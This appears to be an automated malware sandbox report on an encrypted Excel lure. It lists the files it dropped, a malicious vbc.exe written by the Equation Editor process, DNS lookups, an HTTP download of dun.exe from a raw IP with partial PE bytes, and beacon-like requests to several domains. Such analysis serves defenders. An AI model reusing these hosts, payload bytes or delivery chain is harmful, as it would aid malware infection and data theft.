C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\96A4929E.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E45
Malicious:	false
Preview:	.PNG.....IHDR.....I.M....IDATx....T.]...G.;..nuww7.s...U..K.....Ih....q!i...K....t.'k.W..i..>.....B.....E.0....f.a.....e....++...P..|..^...L.S}r:.....sM....p..p-..y]...t7'.D)...../...k. ...pzos.....6;,..H.....U..a..9..1...$.....*.kI<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE.....).....|i ..".....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@.....Jte...5Q.P.v;..B.C...m.....0.N.....q...b.....Q...c.moT.e6OB...p.v".....".....9..G....B}...../m...0g...8.....6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.....1..-.'.l.p.....L....\.K..P.q.....?>..fd.`w*..y..|y..,.....i..'&.?.....).e.D ?.06.....U.%.2t.....6.:...D.B....+~.....M%".fG]b\.[.....1....".....GC6.....J. +.....r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j.....s.f.|8s$p.?3H.....0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B50A5659.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Preview:	......JFIF..... .... !....!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M..".....E.....!. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..".....Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...\|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....\|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$..'..?..h. P.]...ZP.H..I?s2l.$.N..?xP..c...@....A..D.I.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... ..I..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... .....L.a.H;Dv)...@u...s.,h..6..Y,....D.7.....,UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BBA2B1B8.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=2], baseline, precision 8, 474x379, frames 3
Category:	dropped
Size (bytes):	7006
Entropy (8bit):	7.000232770071406
Encrypted:	false
SSDEEP:	96:X/yEpZGOnzVjPyCySpv2oNPl3ygxZzhEahqwKLBpm1hFpn:PyuZbnRW6NPl3yqEhwK1psvn
MD5:	971312D4A6C9BE9B496160215FE59C19
SHA1:	D8AA41C7D43DAAEA305F50ACF0B34901486438BE
SHA-256:	4532AEED5A1EB543882653D009593822781976F5959204C87A277887B8DEB961
SHA-512:	618B55BCD9D9533655C220C71104DFB9E2F712E56CDA7A4D3968DE45EE1861267C2D31CF74C195BF259A7151FA1F49DF4AD13431151EE28AD1D3065020CE53E
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BBA2B1B8.jpeg	
Preview:	......JFIF.............Exif..MM.*......@......../..@.................C..........................$ &%# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=...C..........=)#)======================== ========================......{...."..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghij stuvwxyz..w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZc defghijstuvwxyz...?..Z(... (...(..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BC7AE3BD.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1183280
Entropy (8bit):	2.09611672026846
Encrypted:	false
SSDEEP:	3072:v34UL0tS6WB0JOqFB5AEA7rgXuzqn8nG/qc+D8nG/qc+D:v4UcLe0JOcXuunhqcIhqcE
MD5:	BBE2236B826DC12D03BF8FE425D79AF1
SHA1:	5EF7278C3E84B96E276068CC09A27D0A87E07FD7
SHA-256:	F2CB2541943FAA0400C559BB58650D65CC2BB08024227C78F369EB1263BDFBBF
SHA-512:	3B05B6F4597BD4A560DCC0C93C2A8D01612BB916F819BFDFDB31F186EABC48E2F1B8BC2820FDA2B37F279611D5869F83D34773E1F286573C02E66EB7CE60EB 4
Malicious:	false
Preview:	....l...............j...........m>...B.. EMF....0...3..\K..hC..F...,... ...EMF+.@.................X...X...F...\...P...EMF+"@...........@..........$@..........0@.............? !@...........@...%...........%...................................R...p...............................@."C.a.l.i.b.r.i...X$.......-z.X.@.. %.......<........... ....N5Y....................N5Y........ ....y.X........ ....Z..z.X................................OE.....%...X...%...7..................{$..................C.a.l.i.b.r.i...-.0...d....._`.X............. Z....vdv......%...........%...........%...........!..............................."......................%...........%...........%...........!..............................."...........%...........%...........%...........T...T............. ....@.E.@....k.......L.......................P... ...6...F...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BE9ED886.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 779 x 181, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	5842
Entropy (8bit):	7.92185581034873
Encrypted:	false
SSDEEP:	96:+Q9KyOE9ulJ01zAcTCcAZd+0Mvin1EFi0sAMcNV99iyysx8JXmaaINsWHfjMzNzl:4yvmJ0VmQE/Ovi0aa5EMzNzl
MD5:	871E67261292737F85DEE051B2EF5B1A
SHA1:	3108E69E8BEABB0CD820696E9F22889B5E7D3224
SHA-256:	F35AAA75635EB695B2DA69C932ECBD5AD4DB934EBFB0433DAC7913C2B7551A6A
SHA-512:	3C0CC7DF2D5080166C1C35C0D120CA686A8EF09348AB0F28CE6859FEC9F7DD3AB16955D79E1C092A5D78666FAE978F69E632D9FB307776E69FD586ADA605FE F
Malicious:	false
Preview:	.PNG........IHDR.............'P......gAMA......a.....sRGB.........pHYs..........o.d....PLTE...............LLL..ppp......`.6................?.6._...`Bi.. .Y..f...%E........_...5DG....._.tNq.8.6..<?.....5...PVj..X.1...4U..._z..ANTT.b...kt..zZ5...........__..........~.......ff`.........H#....DIDATx..[.[....R..lK.|....E*........P.....sz...3..I...X#.....ff wv...n...~:.X...E}......\`}.g..>.3.X........r!.`.:..B8\.f0f....lx4..7s.o....F.&..\...........s!\........o.....Ssa....1.X.<9."sso...G.\XX..q.2.....D@.0...".'.'/0.......K.px......X.....`......iD..c.-.....J//.o.,.... <......9m). ..R...@'..q.y....N..&$...v94.q..<.w.\.P......f_.... ...B.0}o.....y......l.Z..PzRb..F.....[..)..........J,....B....t(..BR...w .Q...S...H...{.....7P........o...Ol..fV.\.........}.......A'.g.:E.7.u ....|.5pDj..f0.E:n..'. .....E..j^..tp\H;....3...C\..u.e..P.{...6.9....".6M....K..".F.D.a0.....|>.T...x.Yj....C".

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C66FDE9A.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7608
Entropy (8bit):	5.081534585293476
Encrypted:	false
SSDEEP:	96:+SScL6BGj/MQU8DbwiMOtWmVz76F2MqdTfOYL/xRp7uGkmrI:5SMjU+H3tWa6WdTfOYLpR8d
MD5:	34734D58A005F28BC9049B43A3E75B3A
SHA1:	B7B46F5D1DFDCAC3CD18117CFC15501758F1B03E
SHA-256:	FE46C65A2F5E133536E8B774CFFCF8BEBC38322420341D12DA0AF672C3F1605C
SHA-512:	4734DD55FD4737C9B75F84908E75B3D5F9A52F9787D847E19B61B2CDE1B975A53A502832533C00F73BFE49B01DE194CA51976F063C30E71C3D65240BAD5838D2
Malicious:	false
Preview:	....l...,...........<.................. EMF................................8...X....................?.................................C...R...p..................................S.e.g.o.e. .U.I..6.).X.....%.d.......................@......p....\.....................p.........6Pv...p....`..p.g..$y.v.L....2............v....$.......d.......$....^.p.....^.p.C...L..`.....2.-........<.v................<.>v.Z.v....X.Ud.. ...g.........................vdv......%...................................r..................'...........(...(..................?...........?................l...4...........(...(...(...(..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DBFEF85C.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DBFEF85C.png	
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.l.)."[`.f.X.u.n.;.....h.(.u\|0a.....].R.z...2.....GJY \|\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..|...=.|K...w...}O..{\|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....,}....3%..\|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...-C..KGld.8.a}|..,.....,...q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/...,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\Desktop\~$oustanding 03082921.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1336832
Entropy (8bit):	7.015277955515814
Encrypted:	false
SSDEEP:	24576:JvvbQF4jajOm9u+d7bs6lpQf4DMqMuulZcjLsq3ut:FbQOmi0Zbwp3DlFu
MD5:	214B1DDF045E4D6FDD73A5C8788D2ADC
SHA1:	8BB7C462FB649D16EDB98AB526DF8475A329CC71
SHA-256:	D8E25CE44C46057985A0467ADCF4FC12D8BEAC599E3031F6674FD1E01988267E
SHA-512:	781FFF07EDCB65EC4C77C80F20A6C6AA658F4679C411654ABCDC1233F19CEA170B47EBB5A4227618459482F32462AF12188A7CB870BD3EB347696485BB530E3
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....L.a.....P..p..... .....@.. .....@.....x...O..... ....H.....text....o... ...p..... ..`.rsrc.....r.....@..@.reloc.....d.....@..B.....H.....L...d8.....M.....(....*&..(....*.s.....s .....s!.....s".....s#.....*...0.....~....o$....+..*.0.....~....o%....+..*.0.....~....o&....+..*.0.....~....o'....+..*.0.....~....o(....+..*.0..<.....~.....().....!r...p.....(*...o+...s,.....~.....+..*.0.....~.....+..*".....*.0..&.....(....r%..p~....o-...(.....t$....+..*Vs....(/...t.....*..(0...*.0.....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.99483782151375
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	oustanding 03082921.xlsx

General

File size:	1328640
MD5:	643fc978b1f9e32668a88202a7091266
SHA1:	ee970a6713bd017fd118a1eb54a237339c4fd579
SHA256:	e3469b3d96e6316114395abe8caef91aa9ac9edac2d701c2d64981d3c0dfc5f0
SHA512:	f79bb5fa23c6a11c3a472a7788e766fff9a20569f81aeec2b0c8fdb3468c8c1684689848da1a8c0984a07ef781c980cf33ed0d81ae9550b654fba25bd2b32f10
SSDEEP:	24576:hf9gv6PaMg7ZG90Gv9LITkAoPZGr/ST/1HLU+CZdKd6Hfsc+Xu2ZTHQl5O:rguaJ2viu+/8/1rKZdK+fXuTpQl5O
File Content Preview:	.....>.....~.....z.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/03/21-16:51:55.653334	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49169	34.102.136.180	192.168.2.22

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 16:51:50.256117105 CEST	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.cleanxcare.com	A (IP address)	IN (0x0001)
Aug 3, 2021 16:51:55.481079102 CEST	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.iotcloud.technology	A (IP address)	IN (0x0001)
Aug 3, 2021 16:52:00.666630983 CEST	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	www.micheldrake.com	A (IP address)	IN (0x0001)
Aug 3, 2021 16:52:05.789819956 CEST	192.168.2.22	8.8.8.8	0x6ec7	Standard query (0)	www.ruhexuangou.com	A (IP address)	IN (0x0001)
Aug 3, 2021 16:52:11.364415884 CEST	192.168.2.22	8.8.8.8	0xf09a	Standard query (0)	www.adultpeace.com	A (IP address)	IN (0x0001)
Aug 3, 2021 16:52:22.284992933 CEST	192.168.2.22	8.8.8.8	0x18f7	Standard query (0)	www.trendbold.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 16:51:50.309530020 CEST	8.8.8.8	192.168.2.22	0x2e78	No error (0)	www.cleanxcare.com	cleanxcare.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 16:51:50.309530020 CEST	8.8.8.8	192.168.2.22	0x2e78	No error (0)	cleanxcare.com		78.31.67.91	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 16:51:55.519848108 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	www.iotcloud.technology	iotcloud.technology		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 16:51:55.519848108 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	iotcloud.technology		34.102.136.180	A (IP address)	IN (0x0001)
Aug 3, 2021 16:52:00.707321882 CEST	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	www.micheldrake.com	micheldrake.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 16:52:00.707321882 CEST	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	micheldrake.com		192.0.78.25	A (IP address)	IN (0x0001)
Aug 3, 2021 16:52:00.707321882 CEST	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	micheldrake.com		192.0.78.24	A (IP address)	IN (0x0001)
Aug 3, 2021 16:52:05.987095118 CEST	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	www.ruhexuangou.com		23.82.57.32	A (IP address)	IN (0x0001)
Aug 3, 2021 16:52:11.686054945 CEST	8.8.8.8	192.168.2.22	0xf09a	No error (0)	www.adultpeace.com	adultpeace.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 16:52:11.686054945 CEST	8.8.8.8	192.168.2.22	0xf09a	No error (0)	adultpeace.com		163.44.239.73	A (IP address)	IN (0x0001)
Aug 3, 2021 16:52:22.342732906 CEST	8.8.8.8	192.168.2.22	0x18f7	No error (0)	www.trendbold.com		64.190.62.111	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 13.229.216.142
- www.cleanxcare.com
- www.iotcloud.technology
- www.micheldrake.com
- www.ruhexuangou.com
- www.adultpeace.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	13.229.216.142	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:50:36.106041908 CEST	0	OUT	GET /www/dun.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 13.229.216.142 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:50:36.275635004 CEST	1	IN	HTTP/1.1 200 OK Date: Tue, 03 Aug 2021 14:50:43 GMT Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.7 Last-Modified: Tue, 03 Aug 2021 14:09:54 GMT ETag: "146600-5c8a83d6b91fb" Accept-Ranges: bytes Content-Length: 1336832 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 d4 4c 09 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 70 10 00 00 f4 03 00 00 00 00 00 ca 8f 10 00 00 20 00 00 00 a0 10 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 14 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 78 8f 10 00 4f 00 00 00 00 a0 10 00 a0 f0 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 14 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 d0 6f 10 00 00 20 00 00 00 70 10 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 a0 f0 03 00 00 a0 10 00 00 f2 03 00 00 72 10 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 a0 14 00 00 02 00 00 00 64 14 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ac 8f 10 00 00 00 00 00 48 00 00 00 02 00 05 00 4c a3 04 00 64 38 04 00 03 00 00 00 4d 08 00 06 b0 db 08 00 c8 b3 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1e 02 28 1d 00 00 0a 2a 26 00 02 28 1e 00 00 0a 00 2a ce 73 1f 00 00 0a 80 01 00 00 04 73 20 00 00 0a 80 02 00 00 04 73 21 00 00 0a 80 03 00 00 04 73 22 00 00 0a 80 04 00 00 04 73 23 00 00 0a 80 05 00 00 04 2a 00 00 13 30 01 00 10 00 00 00 01 00 00 11 00 7e 01 00 00 04 6f 24 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 02 00 00 1 1 00 7e 02 00 00 04 6f 25 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 03 00 00 11 00 7e 03 00 00 04 6f 26 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 04 00 00 11 00 7e 04 00 00 04 6f 27 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 05 00 00 11 00 7e 05 00 00 04 6f 28 00 00 0a 0a 2b 00 06 2a 13 30 02 00 3c 00 00 00 06 00 00 11 00 7e 06 00 00 04 14 28 29 00 00 0a 0b 07 2c 21 72 01 00 00 70 d0 05 00 00 02 28 2a 00 00 0a 6f 2b 00 00 0a 73 2c 00 00 0a 0c 08 80 06 00 00 04 00 00 7e 06 00 00 04 0a 2b 00 06 2a 13 30 01 00 0b 00 00 00 07 00 00 11 00 7e 07 00 00 04 0a 2b 00 06 2a 22 00 02 80 07 00 00 04 2a 13 30 03 00 26 00 00 00 08 00 00 11 00 28 09 00 00 06 72 25 00 00 70 7e 07 00 00 04 6f 2d 00 00 0a 28 2e 00 00 0a 0b 07 74 24 00 00 01 0a 2b 00 06 2a 56 73 0e 00 00 06 28 2f 00 00 0a 74 06 00 00 02 80 08 00 00 04 2a 1e 02 28 30 00 00 0a 2a 13 30 01 00 0b 00 00 00 09 00 00 11 00 7e 08 00 00 04 0a Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELLaPp @ @xO H.texto p `.rsrcr@@.relocd@ BHLd8M(*&(*ss s!s"s#*0~o$+*0~o%+*0~o&+*0~o'+*0~o(+*0<~(),!rp(*o+s,~+*0~+*"*0&(r%p~o-(.t$+*Vs(/t*(0*0~

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	78.31.67.91	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:51:50.440246105 CEST	1411	OUT	GET /p2io/?dzuD7VXH=pxlxKDNxRow4YEfruB4Bv4ohCC0AYWvU81HhH938ZriMjSGbLHz+dxzd3d03S+kNJyuCfQ==&bzr8U=6lxL-0XX HTTP/1.1 Host: www.cleanxcare.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 16:51:50.469618082 CEST	1412	IN	HTTP/1.1 301 Moved Permanently Connection: close Content-Type: text/html Content-Length: 707 Date: Tue, 03 Aug 2021 14:51:50 GMT Location: https://www.cleanxcare.com/p2io/?dzuD7VXH=pxlxKDNxRow4YEfruB4Bv4ohCC0AYWvU81HhH938ZriMjSGbLHz+dxzd3d03S+kNJyuCfQ==&bzr8U=6lxL-0XX X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block Vary: User-Agent Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 2 0 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 